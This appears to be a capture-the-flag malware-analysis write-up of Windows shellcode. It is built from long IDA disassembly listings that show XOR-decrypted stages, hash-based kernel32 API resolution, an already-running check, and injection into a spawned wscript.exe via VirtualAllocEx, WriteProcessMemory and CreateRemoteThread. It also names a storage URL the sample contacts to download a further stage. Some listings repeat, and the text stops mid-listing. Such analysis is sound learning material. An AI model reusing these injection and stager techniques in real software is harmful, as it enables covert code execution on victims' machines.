Nonsense Writeup

Analysis: For this you would need compile the shellcode in windows, I used codeblocks and a simple C code for running shellcodes for this


Basic observational analysis:

- Observing the file in Process Hacker shows that it spawns a new process wscript.exe
- Running the file and observing with fakenet-ng shows us a connection attempt to http://storage.cloud.google.com/evlzctf2019/flav.zif by a process wscript.exe


Assumptions: The shellcode starts a process called wscript.exe and injects into it

Static and Dynamic:


Opening the shellcode in IDA, we can see that the shellcode starts with few nop bytes and then tries to obtain its current position on the stack using a well known call eip+5 and pop esi trick




After that it does some XOR operation, probably decrypting the further stage of the shellcode, letting this process complete, we can see that a new part of shellcode is decrypted and finally jumping to that part which I call as Stage 1



Stage 1 involves determining the location of kernel32.dll in the memory for further library calls. (Referenced http://www.hick.org/code/skape/papers/win32-shellcode.pdf page 9, para 1)




Once this stage is complete, the next part of shellcode is decrypted and jumps to the part which I call as make process




In this stage, the shellcode starts the execution of malicious payload

I would like to describe a few helper functions in the shellcode which is repeatedly used in the shellcode for its functioning


- computeHash: This function computes the 4 byte has of the function which can then be using while walking the export table to identify if we have reached the required hash



- findFunctionusingHash: This function is used to walk the export table of the kernel32.dll and it returns and the address of the required function. The parameter to the function is the 4 byte hash of the required function which is hardcoded in the shellcode




In the makeProcess Section of the shellcode, the shellcode finds the address of 3 functions which are ExitProcess and Sleep





```
000003D2
000003D2
000003D2 ; Attributes: bp-based frame
000003D2
000003D2 doHarm proc near
000003D2
000003D2 arg_0= dword ptr  8
000003D2 arg_4= dword ptr  0Ch
000003D2
000003D2 push    ebp
000003D3 mov     ebp, esp
000003D5 and     esp, 0FFFFFFF8h
000003D8 push    ebx
000003D9 push    edi
000003DA push    73E2D87Eh       ; ExitProcess
000003DF push    esi
000003E0 call    findFunctionusingHash
000003E5 push    0DB2D49B0h      ; Sleep
000003EA push    esi
000003EB mov     ebx, eax        ; ebx=ExitProcess
000003ED call    findFunctionusingHash
000003F2 mov     edi, eax        ; edi=Sleep
000003F4 mov     eax, esi
000003F6 call    runningCheck
000003FB test    eax, eax
000003FD jnz     short loc_423
```

Next the shellcode jumps to a function which I like to call runningCheck. In this function, the first thing is a call to a function which reads a file whose location is determined from the environment variable “allusersprofile” and then few calls are made to CreatefileA and GetEnvironmentVariableA for the same.




```
0000019B mov     esi, eax        ; save Kernel32 base address in ESI
0000019D push    7C0017A5h       ; CreateFileA
000001A2 xor     ebx, ebx
000001A4 push    esi
000001A5 db      36h             ; allusersprofile
000001A5 mov     [ebp+var_20], 'ulla'
000001AD db      36h
000001AD mov     [ebp+var_1C], 'sres'
000001B5 db      36h
000001B5 mov     [ebp+var_18], 'forp'
000001BD db      36h             ; \MCleaner\thumb.db
000001BD mov     [ebp+var_14], 'eli'
000001C5 db      36h
000001C5 mov     [ebp+var_34], '1CM\'
000001CD db      36h
000001CD mov     [ebp+var_30], 'enae'
000001D5 db      36h
000001D5 mov     [ebp+var_2C], 'ht\r'
000001DD db      36h
000001DD mov     [ebp+var_28], '.bmu'
000001E5 db      36h
000001E5 mov     [ebp+var_24], 'bd'
000001ED db      36h
000001ED mov     [ebp+var_4], ebx
000001F1 call    findFunctionusingHash
000001F6 push    10FA6516h       ; ReadFile
000001FB push    esi
000001FC db      36h             ; ebp+var_C=CreateFileA
000001FC mov     [ebp+var_C], eax
00000200 call    findFunctionusingHash
00000205 push    0F2E1A963h      ; GetEnvironmentVariableA
0000020A push    esi
0000020B db      36h             ; ebp+var_10=ReadFile
0000020B mov     [ebp+var_10], eax
0000020F call    findFunctionusingHash
00000214 push    0FFD97FBh       ; CloseHandle
00000219 push    esi
```


00000235 call edi ; checks for allusersprofile ENV
00000237 db 36h
00000237 mov [ebp+var_4], eax
0000023B cmp eax, ebx
0000023D jnz short loc_243
00000243
00000243 loc_243:
00000243 push 5
00000245 pop ecx ; ecx=5
00000246 push ebx ; hTemplateFile
00000247 push 80h ; dwFlagsAndAttributes
0000024C push 3 ; dwCreationDisposition
0000024E push ebx ; lpSecurityAttributes
0000024F push ebx ; dwShareMode
00000250 lea edi, [eax+ebp-138h]
00000257 push 80000000h ; dwDesiredAccess
0000025C lea eax, [ebp+var_138] ; contains the value of ENV
00000262 lea esi, [ebp+var_34] ; \MCleaner\thumb.db
00000265 push eax ; lpFileName
00000266 rep movsd ; join the complete path
00000268 db 36h ; call CreateFileA
00000268 call [ebp+var_C]
0000026C mov esi, eax ; handle stored in ESI
0000026E cmp esi, 0FFFFFFFFh
00000271 jz short loc_23F
0000023F
0000023F loc_23F:
0000023F xor eax, eax
00000241 jmp short loc_28C
00000273 push ebx ; lpOverlapped
00000274 lea eax, [ebp+var_38]
00000277 push eax ; lpNumberOfBytesRead
00000278 push 4 ; nNumberOfBytesToRead
0000027A lea eax, [ebp+var_4]
0000027D push eax ; lpBuffer


0000025C lea eax, [ebp+var_138] ; contains the value of ENV
00000262 lea esi, [ebp+var_34] ; \MCleaner\thumb.db
00000265 push eax ; lpFileName
00000266 rep movsd ; join the complete path
00000268 db 36h ; call CreateFileA
00000268 call [ebp+var_C]
0000026C mov esi, eax ; handle stored in ESI
0000026E cmp esi, 0FFFFFFFFh
00000271 jz short loc_23F
0000023F
0000023F loc_23F:
0000023F xor eax, eax
00000241 jmp short loc_28C
00000273 push ebx ; lpOverlapped
00000274 lea eax, [ebp+var_38]
00000277 push eax ; lpNumberOfBytesRead
00000278 push 4 ; nNumberOfBytesToRead
0000027A lea eax, [ebp+var_4]
0000027D push eax ; lpBuffer
0000027E push esi ; handle
0000027F db 36h ; call ReadFile
0000027F call [ebp+var_10]
00000283 push esi
00000284 db 36h ; CloseHandle
00000284 call [ebp+var_8]
00000288 db 36h ; reads 4 bytes from the file
00000288 mov eax, [ebp+var_4]
0000028C
0000028C loc_28C:
0000028C pop edi
0000028D pop esi
0000028E pop ebx
0000028F leave
00000290 retn

If the file could be read, the shellcode then enumerates the process tree to find the specific process. This is done so that new instance of malware does not start if an instance is already running. It uses functions such as CreateToolHelp32Snapshot and Process32Next for the same. If it finds an already running instance, the shellcode exits.

In case there is not already a running instance, the shellcode jumps to the function I call CreateWScriptProcess and it creates a instance of the wscript process, at this point we can see the shellcode creating a wscript instance in process hacker window




```
0000034C CreateWScriptProcess proc near
0000034C
0000034C var_C4= dword ptr -0C4h
0000034C var_C0= dword ptr -0C0h
0000034C var_BC= dword ptr -0BCh
0000034C var_5C= dword ptr -5Ch
0000034C var_30= dword ptr -30h
0000034C var_2C= word ptr -2Ch
0000034C var_14= dword ptr -14h
0000034C arg_0= dword ptr  8
0000034C
0000034C push    ebp
0000034D mov     ebp, esp
0000034F sub     esp, 0C8h
00000355 push    edi
00000356 push    11h
00000358 xor     eax, eax
0000035A pop     ecx
0000035B lea     edi, [ebp+var_5C]
0000035E rep stosd
00000360 lea     edi, [ebp+var_14]
00000363 stosd
00000364 stosd
00000365 stosd
00000366 push    16B3FE72h       ; CreateProcessA
0000036B db      36h
0000036B push    [ebp+arg_0]
0000036F stosd
```

```
00000364 stosd
00000365 stosd
00000366 push    16B3FE72h       ; CreateProcessA
0000036B db      36h
0000036B push    [ebp+arg_0]
0000036F stosd
00000370 xor     eax, eax
00000372 db      36h
00000372 mov     [ebp+var_5C], 44h ; 'D'
0000037A db      36h
0000037A mov     [ebp+var_30], 1
00000382 db      36h
00000382 mov     [ebp+var_2C], ax
00000387 call    findFunctionusingHash
0000038C lea     ecx, [ebp+var_14]
0000038F push    ecx
00000390 lea     ecx, [ebp+var_5C]
00000393 push    ecx
00000394 xor     ecx, ecx
00000396 push    ecx
00000397 push    ecx
00000398 push    ecx
00000399 push    ecx
0000039A push    ecx
0000039B push    ecx
0000039C lea     edx, [ebp+var_C4]
000003A2 push    edx
000003A3 push    ecx
000003A4 db      36h             ; wscript.exe
000003A4 mov     [ebp+var_C4], 'rcsw'
000003AF db      36h
000003AF mov     [ebp+var_C0], '.tpi'
000003BA db      36h
000003BA mov     [ebp+var_BC], 'exe'
000003C5 call    eax
```


After this the shellcode jumps to the function I like to call Stage2. This stage involved allocating a memory region using VirtualAllocEx, writing 888 bytes of a next stage(stage that downloads the binary from a URI) of the shellcode the allocated memory and finally CreateRemoteThread to finally run the copied shellcode

```
00000407 call    CreateWScriptProcess
0000040C pop     ecx
0000040D test    eax, eax
0000040F jz      short loc_423
```

```
00000411 db      36h
00000411 push    [ebp+arg_0]
00000415 db      36h
00000415 mov     edi, [ebp+arg_4]
00000419 push    eax
0000041A mov     eax, esi
0000041C call    Stage2
00000421 pop     ecx
00000422 pop     ecx
```

```
000000EE Stage2 proc near
000000EE
000000EE var_10= dword ptr -10h
000000EE var_C= dword ptr -0Ch
000000EE var_8= dword ptr -8
000000EE var_4= dword ptr -4
000000EE arg_0= dword ptr  8
000000EE arg_4= dword ptr  0Ch
000000EE
000000EE push    ebp
000000EF mov     ebp, esp
000000F1 sub     esp, 10h
000000F4 push    ebx
000000F5 push    esi
000000F6 mov     esi, eax
000000F8 push    6E1A959Ch       ; VirtualAllocEx
000000FD push    esi
000000FE call    findFunctionusingHash
00000103 push    0D83D6AA1h      ; WriteProcessMemory
00000108 push    esi
00000109 db      36h             ; ebp+var_8=VirtualAllocEx
00000109 mov     [ebp+var_8], eax
0000010D call    findFunctionusingHash
00000112 push    72BD9CDDh       ; CreateRemoteThread
00000117 push    esi
00000118 db      36h             ; ebp+var_C=WriteProcessMemory
00000118 mov     [ebp+var_C], eax
0000011C call    findFunctionusingHash
00000121 push    0DB2D49B0h      ; Sleep
00000126 push    esi
00000127 db      36h             ; ebp+var_10=CreateRemoteThread
00000127 mov     [ebp+var_10], eax
0000012B call    findFunctionusingHash
00000130 push    40h ; '@'       ; flProtect
00000132 push    1000h           ; flAllocationType(MEM_COMMIT)
00000137 db      36h             ; ebp+var_4=Sleep
00000137 mov     [ebp+var_4], eax
0000013B lea     eax, [edi+100h] ; dwSize
00000141 push    eax
00000142 xor     ebx, ebx
00000144 push    ebx             ; lpAddress
00000145 db      36h             ; hProcess
